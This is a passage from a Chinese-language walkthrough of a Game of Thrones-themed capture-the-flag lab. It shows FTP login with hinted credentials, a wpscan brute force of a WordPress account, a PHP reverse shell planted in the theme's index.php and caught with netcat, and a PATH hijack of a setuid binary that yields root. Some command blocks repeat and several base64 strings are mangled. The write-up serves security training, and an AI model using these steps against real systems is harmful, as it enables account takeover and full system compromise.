2716 - Size: 10823 Fuzz value: Quent
2717 - Size: 12588 Fuzz value: Westerosi
```

拿到flag


UGFyYWd1YXkgRmxhZzogNDc2MWI2NWYyMDA1MzY3NDY1N2M3ZTYx

ODY2MjhhMjk=



解密这个flag:

Paraguay Flag: 4761b65f20053674657c7e6186628a29



看这提示信息，下一个突破口绝对就是ftp了

Protected: The secret Chapter

UGFyYWd1YXkgRmxhZzogNDc2MWI2NWYyMDA1MzY3NDY1N2M3ZTYx
ODY2MjhhMjk=

The mother_of_dragons has a password which is in front of your eyes



She uses the **Field Training Preparation** for her army.

这个估计就是登录口令

Protected: The secret Chapter

UGFyYWd1YXkgRmxhZzogNDc2MWI2NWYyMDA1MzY3NDY1N2M3ZTYx
ODY2MjhhMjk=

The **mother_of_dragons** has a password which is **in front of your eyes**



She uses the Field Training Preparation for her army.

- 1 FTP在端口21211上运行:
- 2 mother_of_dragons
- 3 in front of your eyes

```
root@kali ~  
➤ ftp -n 192.168.2.147 21211  
Connected to 192.168.2.147.  
220 Welcome to SevenKingdoms FTP service.  
ftp> id  
530 Please login with USER and PASS.  
ftp> open 192.168.2.147 21211  
Already connected to 192.168.2.147, use close first.  
ftp>  
ftp> quote USER mother of dragons  
331 Please specify the password.  
ftp> quote PASS in front of your eyes  
230 Login successful.  
ftp> id  
500 Unknown SITE command.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 32 Dec 05 2016 readme.txt  
226 Directory send OK.
```

发现两个文件，下载下来分析

```

ftp> cd ~
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 32 Dec 05 2016 readme.txt
226 Directory send OK.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xr-xr-x 2 1000 1000 4096 Dec 05 2016 .
dr-xr-xr-x 2 1000 1000 4096 Dec 05 2016 ..
-rw-r--r-- 1 0 0 94 Dec 05 2016 .note.txt
-rw-r--r-- 1 0 0 32 Dec 05 2016 readme.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get .note.txt
local: .note.txt remote: .note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .note.txt (94 bytes).
WARNING! 3 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
94 bytes received in 0.02 secs (3.8444 kB/s)
ftp>

```

博客账户的登录名是三个孩子的名字

```

root@kali ~
└─> cat '/root/readme.txt'
I keep a hidden note for myself
root@kali ~
└─> cat .note.txt
I always forgot passwords, so for my blog account I used my children's name.
-= Daenerys =-
root@kali ~
└─>

```

丹妮莉丝的龙的名字是Rhaegal Viserion Drogon

我生成了2个用大写字母 小写字母形成的密码表

- 1 \$ crunch 1 1 -p Rhaegal Viserion Drogon> wordpress.pass
- 2 \$ crunch 1 1 -p rhaegal viserion drogon>

wordpress2.pass

```
root@kali ~  
└─> crunch 1 1 -p Rhaegal Viserion Drogon> wordpress.pass  
Crunch will now generate approximately the following amount of data: 132 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 6  
root@kali ~  
└─> crunch 1 1 -p rhaegal viserion drogon> wordpress2.pass  
Crunch will now generate approximately the following amount of data: 132 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 6  
root@kali ~  
└─>
```


然后我尝试使用wpscan爆破

使用第一个密码表，果然爆出了密码


```
[+] Name: viking - v1.6  
| Latest version: 1.6 (up to date)  
| Last updated: 2018-01-19T00:00:00.000Z  
| Location: http://192.168.2.147/blog/wp-content/themes/viking/  
| Readme: http://192.168.2.147/blog/wp-content/themes/viking/README.txt  
| Style URL: http://192.168.2.147/blog/wp-content/themes/viking/style.css  
| Theme Name: Viking  
| Theme URI: Author: Carolina Nymark  
| Description: A viking influenced blog theme with authentic runes and earthy tones.  
| Author: Carolina Nymark  
| Author URI: http://wptena.se  
  
[+] Enumerating plugins from passive detection ...  
[+] No plugins found  
[+] Starting the password brute forcer  
[+] [SUCCESS] Login : mother_of_dragons Password : RhaegalDrogonViserion  
  
Brute Forcing 'mother_of_dragons' Time: 00:00:00 <=====+  
+-----+  
| Id | Login | Name | Password |  
+-----+  
| 1 | mother_of_dragons | | RhaegalDrogonViserion |  
+-----+  
[+] Finished: Fri Jun 15 22:42:46 2018  
[+] Requests Done: 54  
[+] Memory used: 61.523 MB  
[+] Elapsed time: 00:00:03
```

<http://192.168.2.147/blog/wp-login.php>

然后通过WordPress用户名mother_of_dragons和密码RhaegalDrogonViserion访问



在user里面发现flag



VGhhaWxhbmQgRmxhZzogNmFkNzk2NWQxZTA1Y2E5OGIzZWZjNzZkYmY5ZmQ3MzM=

解密

```
root@kali ~  
➤ echo VGhhaWxhbmQgRmxhZzogNmFkNzk2NWQxZTA1Y2E5OGIzZWZjNzZkYmY5ZmQ3MzM= | base64 -d  
Thailand Flag: 6ad7965d1e05ca98b3efc76dbf9fd733#  
root@kali ~
```

Thailand Flag: 6ad7965d1e05ca98b3efc76dbf9fd733

进入了wordpress，必须反弹shell

在editor将反弹shell种在index.php中

Shell用卡里自带的就行

```
root@kali ~  
➤ locate php-reverse-shell  
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php  
/usr/share/laudanum/php/php-reverse-shell.php  
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php  
/usr/share/webshells/php/php-reverse-shell.php  
root@kali ~  
➤ gedit /usr/share/webshells/php/php-reverse-shell.php
```



```

root@kali ~
nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.147] 46910
Linux arch 4.8.8-1-ARCH #1 SMP PREEMPT Tue Nov 15 08:25:24 CET 2016 x86_64 GNU/Linux
 07:05:36 up 3:44, 0 users, load average: 0.00, 0.00, 0.05
USER bash TTY sword LOGIN@ IDLE JCPU PCPU WHAT
uid=33(http) gid=33(http) groups=33(http)
sh: cannot set terminal process group (362): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ 'import pty;pty.spawn("/bin/bash")'
'import pty;pty.spawn("/bin/bash")'
sh: import pty;pty.spawn("/bin/bash"): No such file or directory
sh-4.4$

```

- 1 查看信息，发现linux版本是基于Arch Linux的，这意味着Web内容由/ srv / http文件夹提供

```

sh-4.4$ ls -al
ls -al
total 57
drwxr-xr-x 17 root root 4096 Nov 7 2016 .
drwxr-xr-x 17 root root 4096 Nov 7 2016 ..
lrwxrwxrwx 1 root root 7 Sep 30 2015 bin -> usr/bin
drwxr-xr-x 4 root root 1024 Nov 16 2016 boot
drwxr-xr-x 18 root root 2980 Jun 15 2018 dev
drwxr-xr-x 51 root root 4096 Jan 2 2017 etc
drwxr-xr-x 3 root root 4096 Nov 16 2016 home
lrwxrwxrwx 1 root root 7 Sep 30 2015 lib -> usr/lib
lrwxrwxrwx 1 root root 7 Sep 30 2015 lib64 -> usr/lib
drwx----- 2 root root 16384 Dec 5 2013 lost+found
drwxr-xr-x 2 root root 4096 May 31 2013 mnt
drwxr-xr-x 2 root root 4096 May 31 2013 opt
dr-xr-xr-x 149 root root 0 Jun 15 2018 proc
drwxr-xr-x 7 root root 4096 Jun 15 2018 root
drwxr-xr-x 19 root root 600 Jun 15 2018 run
lrwxrwxrwx 1 root root 7 Sep 30 2015/sbin -> usr/bin
drwxr-xr-x 4 root root 4096 May 31 2013 srv
dr-xr-xr-x 13 root root 0 Jun 15 2018 sys
drwxrwxrwt 2 root root 40 Jun 15 2018 tmp
drwxr-xr-x 8 root root 4096 Nov 7 2016 usr
drwxr-xr-x 12 root root 4096 Nov 7 2016 var

```

```

sh-4.4$ cat /etc/os-release
cat /etc/os-release
NAME="Arch Linux"
ID=arch
PRETTY_NAME="Arch Linux"
ANSI_COLOR="0;36"
HOME_URL="https://www.archlinux.org/"
SUPPORT_URL="https://bbs.archlinux.org/"
BUG_REPORT_URL="https://bugs.archlinux.org/"

```

```
sh-4.4$ cat /etc/os-release
cat /etc/os-release
NAME="Arch Linux"
ID=arch
PRETTY_NAME="Arch Linux"
ANSI_COLOR="0;36"
HOME_URL="https://www.archlinux.org/"
SUPPORT_URL="https://bbs.archlinux.org/"
BUG_REPORT_URL="https://bugs.archlinux.org/"

sh-4.4$ cd srv
cd srv
sh-4.4$ ls
ls
ftp
http
sh-4.4$ cd http
cd http
sh-4.4$ ls
ls
blog
gtr.jpg
index.html
reward_flag.txt
winterfell_messenger
sh-4.4$
```

- 1 查看名为reward_flag.txt的文件，拿到flag:
- 2 TW9uZ29saWEgRmxhZzogNmI0OWMxM2NjY2Q5MTk0MGYwOWQ3OWUxNDIxMDgzOTQ=

```
sh-4.4$ cd srv
cd srv
sh-4.4$ ls
ls
ftp
http
sh-4.4$ cd http
cd http
sh-4.4$ ls
ls
blog
gtr.jpg
index.html
reward_flag.txt
winterfell_messenger
sh-4.4$ cat reward_flag.txt
cat reward_flag.txt
TW9uZ29saWEgRmxhZzogNmI0OWMxM2NjY2Q5MTk0MGYwOWQ3OWUxNDIxMDgzOTQ=
sh-4.4$
```

解密:

Mongolia

Flag:

6b49c13cccd91940f09d79e142108394base64

```
root@kali ~  
└─> echo TW9uZ29saWEgRmxhZzogNmI0OWMxM2NjY2Q5MTk0MGYwOWQ3OWUxNDIxMDgzOTQ= | base64 -d  
root@kali ~  
└─> echo TW9uZ29saWEgRmxhZzogNmI0OWMxM2NjY2Q5MTk0MGYwOWQ3OWUxNDIxMDgzOTQ = | base64 -d  
Mongolia Flag: 6b49c13cccd91940f09d79e142108394base64: 输入无效  
root@kali ~  
└─> █
```

查看其它文件，发现一个winterfell_messenger程序，但需要root权限

```
sh-4.4$ ls  
ls  
ftp  
http  
sh-4.4$ cd http  
cd http  
sh-4.4$ ls  
ls  
blog  
gtr.jpg  
index.html  
reward flag.txt  
winterfell_messenger  
sh-4.4$ cat reward flag.txt  
cat reward flag.txt  
TW9uZ29saWEgRmxhZzogNmI0OWMxM2NjY2Q5MTk0MGYwOWQ3OWUxNDIxMDgzOTQ=  
sh-4.4$ ./winterfell_messenger  
./winterfell messenger  
cat: /root/message.txt: No such file or directory  
sh-4.4$ strings winterfell messenger  
strings winterfell_messenger  
/lib64/ld-linux-x86-64.so.2  
libc.so.6  
setuid  
system  
__libc_start_main  
gmon_start  
GLIBC_2.2.5  
UH-8
```

执行以下命令将cat添加到PATH

- 1 sh-4.4\$ cd /tmp
- 2 sh-4.4\$ touch cat

```
3 sh-4.4$ echo "/usr/bin/bash" > cat
4 sh-4.4$ chmod a+x cat
5 sh-4.4$ export PATH=/tmp:$PATH
6 sh-4.4$ cd /srv/http
7 sh-4.4$ ./winterfell_messenger
```

执行后会生成一个root权限的shell

```
sh-4.4$ cd /tmp
cd /tmp
sh-4.4$ touch cat
touch cat
sh-4.4$ echo "/usr/bin/bash" > cat
echo "/usr/bin/bash" > cat
sh-4.4$ chmod a+x cat
chmod a+x cat
sh-4.4$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
sh-4.4$ cd /srv/http
cd /srv/http
sh-4.4$ ./winterfell_messenger
./winterfell_messenger
id
uid=0(root) gid=33(http) groups=33(http)
whoami
root
cd /root
```

查看文件，找到最后一个flag:

1 U29tYWxpYSBGbGFnOIA0YTY0YTU3NWJlODBmOGZmYWlyNmIwNmE5NThiY2YzNA ==

```
root@kali ~# echo U29tYWxpYSBGbGFnOIA0YTY0YTU3NWJlODBmOGZmYWlyNmIwNmE5NThiY2YzNA == | base64 -d
zsh: = not found
root@kali ~# echo U29tYWxpYSBGbGFnOIA0YTY0YTU3NWJlODBmOGZmYWlyNmIwNmE5NThiY2YzNA== | base64 -d
Somalia Flag: 4a64a575be80f8ffab26b06a958bcf34
root@kali ~#
```

1 Somalia Flag:
4a64a575be80f8ffab26b06a958bcf34

Gameover